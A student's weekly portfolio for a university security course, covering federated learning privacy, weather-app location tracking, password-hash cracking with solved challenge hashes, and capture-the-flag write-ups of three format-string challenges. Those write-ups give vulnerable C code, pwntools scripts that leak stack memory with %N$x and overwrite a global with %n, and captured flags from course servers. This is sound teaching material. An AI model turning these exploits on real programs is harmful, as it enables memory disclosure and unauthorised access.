

COMP6841 Week 5 Portfolio

Name: Thomas Gosman

zID:z5425064

Date Submitted: 06/07/26

1. Setup

Security Everywhere

Federated Learning and Privacy

This week's discussion of privacy prompted me to revisit federated learning, a technology I had previously researched. Federated learning is a distributed machine-learning approach where each device trains a local model using its own data, rather than sending raw data to a central server. Only the resulting model updates are shared and combined with updates from other clients.

Privacy Benefits

Its main privacy benefit is that raw data stays on the edge device or client. Privacy-preserving techniques, such as differential privacy, can also be applied to model updates before they are shared, lowering the risk that sensitive information could be reconstructed. As a result, a global model can learn from many devices without relying on a centralised store of sensitive data.


Industry Development

Federated learning ecosystems are now emerging, including industry-focused platforms such as NVIDIA FLARE. Its commercial use suggests that federated learning is moving from research into practical deployment.

Relevant Applications

1. **Medical imaging and clinical trials:** Sharing patient data creates clear privacy risks. Federated learning can reduce these risks by allowing hospitals to train models locally without centralising patient records. This is useful because hospitals often manage records differently and may use incompatible systems, so local training allows models to adapt to each facility's data structure.
2. **Fraud detection:** Financial institutions are often hesitant to share fraud data because it is commercially and legally sensitive. Yet effective fraud detection models need large, varied datasets, while individual institutions may only see a limited number of recent cases. Federated learning provides a compromise by allowing institutions to improve shared models without directly exposing their underlying data.

3. **Google predictive keyboard:** Predictive keyboards depend on user input patterns, but keystroke data is highly sensitive and risky to store centrally. Federated learning addresses this by training a shared model across devices, then personalising it for individual users without collecting raw keystroke data in one place.



Federated learning also introduces risks. Like encryption and anonymity tools, it can support legitimate privacy but may also be misused. An attacker could use federated learning to train models about a target, such as an organisation, individual, or business, without sending

all collected intelligence to a central location. This could lower the chance of detection while allowing small, temporary data buffers on compromised devices to support tasks such as gait analysis or voice identification. Even after detection, it may be difficult to determine what type of model has been created or stored on the attacker's server, since each training round sends updated model information back to that server. This could leave victims exposed to further misuse.

Link: <https://developer.nvidia.com/flare>

Link : <https://research.google/pubs/federated-learning-for-mobile-keyboard-prediction-2/>

2. Security Engineering

Where are you right now?

From my preliminary research, one less obvious method of discreet location tracking is through weather apps rather than mapping or routing services. This is because users reasonably expect a weather app to know their current location so it can provide an accurate forecast without requiring manual input each time. Apple's Weather app states that location data is sent to Apple to request the correct forecast and is not associated with the user's identity. While this appears privacy-friendly at first, there are further concerns.



The main concern is severe weather notifications. When enabled, this feature can use saved locations linked to an Apple account. If predictive location is also enabled, the app can estimate a user's next location on-device and send those predictions to Apple so it can provide relevant alerts. As a result, Apple may receive modelled movement patterns connected to the user's account, rather than only isolated location points. Although Apple explains much of this on its privacy page, it does not clearly describe the potential harm that could result from this data. Consent is requested when the app is opened, but the difference between enabling automated notifications and using a standard location list is not made especially clear. The added risk of having movement patterns analysed and transmitted is also not fully explained. Users can opt out, but doing so removes severe weather notifications or requires locations to be added manually. This can be inconvenient, especially during Australian summers when events such as hail can cause urgent efforts to protect vehicles. Whilst you are able to opt out from being tracked by them you also lose a significant amount of convenience.

Link: <https://www.apple.com/au/legal/privacy/data/en/weather/>

Password hash cracking

Dictionary Attack: An algorithm runs through a list of common words, passwords, and leaked credentials, hashes each one, and compares them against the target hashes. Any

matches reveal the password and can reduce the search space for further brute-force attacks.

Rainbow/Lookup Table Attack: An attacker uses a precomputed table of common passwords and their corresponding hashes. If a stored password hash matches an entry in the table, the original password can be recovered almost instantly, provided the hash is not protected with a unique salt.

Birthday Attack: This attack exploits the birthday paradox, where finding two different inputs that produce the same hash (a collision) is much more computationally feasible than trying to find a specific input for a given hash.

Chosen-Plaintext Attack: The attacker deliberately chooses plaintext messages and observes their corresponding ciphertexts. By analysing the relationship between the plaintexts and ciphertexts, they can infer properties of the encryption algorithm or, in some cases, recover the encryption key.

Hash: 482c811da5d5b4bc6d497ffa98491e38

- Google the internet with the hash and look for any corresponding password
- I used the dictionary attack to solve this one

My Challenge:

38af192699b32d180ae79d6a30a31343

- Solution: Shrek26
- Hint: Great kids movie with a green character + this year

Students Challenge:

e3036e07f6d65e1ca168135c409cb046:

- Solution: privacy2026
- From the hint I found a few cipher text extractions and found a pattern relating to length and letters and when close I then adjusted a few combinations of the password.

Bitcoin mining

- I tried both the openssl and online approach to generate a hash.
- First you take the hash of the previous valid block in the chain and include it in your plaintext
- Then find iteratively encrypt with different serial numbers to find a match which fits the given criteria.
- Longest chain is considered most valid

Block: 87+ASD+0eff2ecd2ae2a2c5f9f0f3760cf948f74a378199468c1bc1e090df17ba144285+6

Hash: 0218a17ed51e68e993b47deffa2a8ea8068ed982f561ba7afca3adfdc703ac44

3. Extended

Week 5 Extension Wargames

Format Strings 1

- The myNum is stored on the stack frame just before the print of the input user name
- Print has no string formatting and hence allows user input to enter the control plane.
- Hence by investigating the stack we can see that 7 words offset separates the name and the mynum variable
- This had multiple offsets in my local file allow users to have the number printed out
- Best strategy was to search the local address to see the closer ones incase bookkeeping items had been removed and look for a number which is in range but input was %N\$d to print output
- This shows how a simple code issue can lead to a greater bug.

```
40 int vuln(void) {
46     setbuf(stdout, NULL);
47
48     get_name(name);
49
50     // Generate a number between 5000 - 10000
51     int myNum = ((rand() % 5001) + 5000);
52
53     printf("Hi ");
54     printf(name);
55     printf(", I bet you can't guess my number!\n");
56
57     printf("What is my number?\n");
58     printf("> ");
59     scanf(" %d", &userNum);
60
61
62     if (myNum == userNum) {
63         printf("Ha! I knew you - ... wait what?\n");
64         win();
65     } else {
66         printf("Ha! I knew you couldn't guess my number!\n");
67     }
68 }
```

```

pwndbg> stack
00:0000 esp 0xffffca7c → 0x80492c7 (get_name+51) ← add esp, 0x10
01:0004 -028 0xffffca80 {format} → 0x804a036 ← 0x4800203e /* '>' */
02:0008 -024 0xffffca84 → 0xf7ffcb80 (_rtld_global_ro) ← 0
03:000c -020 0xffffca88 → 0xffffcad8 → 0xffffcae8 → 0xf7ffd020 (_rtld_g
04:0010 -01c 0xffffca8c → 0x80492a0 (get_name+12) ← add ebx, 0x2d54
05:0014 -018 0xffffca90 → 0xf7fadda0 (_IO_2_1_stdout_) ← 0xfbad2887
06:0018 -014 0xffffca94 ← 0
07:001c -010 0xffffca98 ← 0x2000

```

```

root@TGLENOVOT14:~/COMP6841/Week5# nc fstring1.comp6841.xyz 5010
What is your name?
> %2$d
Hi 5887, I bet you can't guess my number!
What is my number?
> 5887
Ha! I knew you - ... wait what?
COMP6841{YOUR_FIRST_MEMORY_LEAK}

```

Flag: COMP6841{YOUR_FIRST_MEMORY_LEAK}

Format Strings 2

- Password stored in neighboring pointer
- Ascii encoded so need to printout loop and use python to insert null terminator properly instead of a carriage return
- By entering %N\$x we can printout each hex word written and decode the ascii bytes within the buffer to obtain the password
- Once the password is obtained we can sign back in as admin
- PASSWORD was: ADMIN123

```
[+] Opening connection to fstring2.comp6841.xyz on port 5011: Done
%1$ %2$ %3$ %4$ %5$ %6$ %7$ %8$ %9$ %10$ %11$ %12$ %13$ %14$ %15$ %16$ %17$ %18$ %19$ %20$ %21$ %22$ %23$ %24$ %25$ %26$ %27$ %28$ %29$ %30$ %31$ %32$ %33$ %34$ %35$ %36$ %37$ %38$ %39$
b"494d4441 3332314e a 0 0 0 0 0 0 78243125 24322520 33252078 25207824 20782434 78243525 24362520 37
52078 ... hmm that doesn't seem right\n"
494d4441 -> b'ADMINI'
3332314e -> b'N123'
78243125 -> b'%1$x'
24322520 -> b'%2$'
33252078 -> b'%x %3'
25207824 -> b'%$x %'
20782434 -> b'%4$x '
78243525 -> b'%5$x'
24362520 -> b'%6$'
37252078 -> b'%x %7'
b"494d4441 3332314e a 0 0 0 0 0 0 78243125 24322520 33252078 25207824 20782434 78243525 24362520 37
52078 ... hmm that doesn't seem right\n"
b"494d4441 3332314e a 0 0 0 0 0 0 78243125 24322520 33252078 25207824 20782434 78243525 24362520 37
52078 ... hmm that doesn't seem right\n"
[*] Closed connection to fstring2.comp6841.xyz port 5011
```

```
root@TGLENOVOT14:~/COMP6841/Week5# /usr/bin/python3 /
494d4441 -> b'ADMINI'
3332314e -> b'N123'
78243125 -> b'%1$x'
24322520 -> b'%2$'
33252078 -> b'%x %3'
25207824 -> b'%$x %'
20782434 -> b'%4$x '
78243525 -> b'%5$x'
24362520 -> b'%6$'
37252078 -> b'%x %7'
b"494d4441 3332314e a 0 0 0 0 0 0 78243125 24322520
52078 ... hmm that doesn't seem right\n"
b"494d4441 3332314e a 0 0 0 0 0 0 78243125 24322520
52078 ... hmm that doesn't seem right\n"
[*] Closed connection to fstring2.comp6841.xyz port 5
root@TGLENOVOT14:~/COMP6841/Week5# nc fstring2.comp6841
What is the secret password?
ADMINI123
Welcome Admin!
COMP6841{THE_NUMBERS_MASON}
```

```
from pwn import *

p = remote('fstring2.comp6841.xyz', 5011)
# p = process('./login2')
p.recvuntil(b'password?\n')
from pwn import *

payload = ' '.join(f'%{i}$x' for i in range(1, 40))
print(payload)

p.sendline(payload.encode() + b'\x00')
output = p.recvline()
print(output)

text = output.decode()
tokens = text.split()

for tok in tokens:
    try:
        val = int(tok, 16)
        b = val.to_bytes(4, byteorder='little') # pack as little-endian
        if all(32 <= c < 127 for c in b): # only show if printable ASCII
            print(tok, '->', b)
    except ValueError:
        continue # skip non-hex tokens

# print(values)
print(output)
print(output)
p.close()
```

Format Strings 3

- The favourite variable is stored as a global variable meaning that we can find its location from the binary given
- The input variable has an pointer address associated with it, which is the address to be written to
- We can write an address in our data in little endian move the force the index to point to that then to write the number of bytes
- The address to be written to can be extracted from the elf/executable given to us
- In our case I found that it the input argument on index 1 where our data sat and hence could change the written address the one we found which is global and then wrote the number of byres written to that address which should be under 100 hence passing the win criteria

```

1  from pwn import *
2
3  elf = ELF('./favourite-number')
4  addr = elf.symbols['favourite_number']
5  addr_bytes = p32(addr)
6
7  # p = process('./favourite-number')
8  p = remote('fstring3.comp6841.xyz', 5012)
9  p.sendline(addr_bytes + b'%1$n')
10 p.interactive()
11 p.close()
12 # p.interactive

```

```

int favourite_number;

int win(void) {
    FILE *ptr = fopen("flag", "r");
    if (ptr == NULL) {
        printf("flag file not found\n");
        return 1;
    }

    char flag[64];
    fgets(flag, 64, ptr);

    printf("%s\n", flag);
    fflush(stdout);

    return 0;
}

int vuln(void) {
    printf("My favourite number is %d, and you'll never change my mind.\n", favourite_number);

    char input[40];
    memset(input, 0, 40);

    printf("What is your name?\n");
    fgets(input, 39, stdin);
    printf(input);

    printf("Nice to meet you %s\n", input);
    if (favourite_number < 100) {
        printf("Honestly you really have a point there.\n");
        win();
        return 0;
    }

    printf("Many have tried, but I have a hatred for small numbers!\n");
    return 1;
}

int main(void) {
    setbuf(stdout, NULL);
    srand(time(0));
    favourite_number = ((rand() % 1000) + 100);
    vuln();
}

```

```

pwndbg> stack 50
Warning: Avoided exploring possible address 0xffccab8b.
You can explicitly explore it with `vmmap-explore 0xffcca000` or disable automatic exploration with `set a
00:0000 esp 0xfffffc868 {format} → 0x80488dc ← dec esi /* 'Nice to meet you %s\n' */
01:0004 -030 0xfffffc86c → 0xfffffc870 ← 'tedbaker\n'
02:0008 -02c 0xfffffc870 ← 'tedbaker\n'
03:000c -028 0xfffffc874 ← 'aker\n'
04:0010 -024 0xfffffc878 ← 0xa /* '\n' */
05:0014 -020 0xfffffc87c ← 0
... ↓ 6 skipped
0c:0030 -004 0xfffffc898 → 0x804a000 (_GLOBAL_OFFSET_TABLE_) → 0x8049f0c (DYNAMIC) ← 1
0d:0034 ebp 0xfffffc89c → 0xfffffc8a8 → 0xf7ffd020 (rtld_global) → 0xf7ffda40 ← 0

```

```

root@TGLENOVOT14:~/COMP6841/Week5# /usr/bin/python3 /root/COMP6841/Week5/challenge_3_undo.py
PIE:      No PIE (0x8048000)
Stripped:  No
[+] Opening connection to fstring3.comp6841.xyz on port 5012: Done
[*] Switching to interactive mode
My favourite number is 201, and you'll never change my mind.
What is your name?
D\x00\x04\x08
Nice to meet you D\x00\x04\x08%1$n

Honestly you really have a point there.
COMP6841{DIDNT_TAKE_MUCH_CONVINCING}
[*] Got EOF while reading in interactive

```

Analysis and Reflection

Tutorial 5: Snoop

During this weeks tutorial discussion we primarily discussed the topic of privacy and data collection in Australia. We had to have a debate regarding whether ever person in Australia could have all of their data collected by governments. I was an adjudicator of the debate and hence was able to here both sides. There were many points I agreed and disagreed with. My **initial** opinion on the matter was as follows:

For :

- Data collection can help identify threats early and create historical records for future evidence review, especially as analytical tools improve. This could benefit society by enabling future generations to test new solutions, refine strategies, and learn from past mistakes, even where the current generation cannot.

Against:

- Not all should be collected because how could the security and safety of people in roles such as intelligent operatives and undercover police workers remain safe and effective with such knowledge collected about them. This would create a critical flaw and a new attack vector.
- Future governments cannot be trusted. We are unable to clearly predict the future government trends and new policies that will be released. Hence there is no guarantee that our data could not be used against us.

As the debate was carried out the following key points that I found were unique:

For Team:

- There is very little practical methods where the data of a criminal can be captured before the crime. Whilst I mostly agreed with this point, I disagreed with the fact that there are methods that can capture a lot of criminal from pattern matching methods. This could be where data is collected once the criminal falls within a confidence interval of prediction to commit future crimes (i.e a watch list). This would allow for data before many criminals commit their crimes. However, I also believe the ethics of such a mechanism is questionable, since there could also be early intervention taken at that stage.

Against Team:

- A large number of people are being punished for the actions of a minority. I mostly agree with this point; however, I also believe it fails to acknowledge the exchange of information for immediate safety. That is, the vast majority would be giving up their information to benefit their own safety and reduce crime around them. I think this is important because it introduces a utilitarian perspective on data collection, where it can both benefit and disadvantage the majority because of the actions of a minority. Therefore, I partially agree that there could be an optimal amount of information collection that benefits the collective without disadvantaging individuals to the greatest extent possible (e.g. focusing data

collection on specific markers for terrorism or violent crime, but not for petty theft or minor road offences).

After the debate, I felt it was weakened by the fact that neither side clearly defined the scope of the issue. Many arguments could have been developed into a more detailed analysis. However, I found the Against team more convincing overall, as their argument was stronger and better supported.

4. Wrap up

Submission Instructions

To submit a valid portfolio entry, complete the activities, save your work as a PDF, and upload it to the relevant week's submission page on Moodle.

Acknowledgement: Please note that artificial intelligence has been used for simple grammatical editing my written work.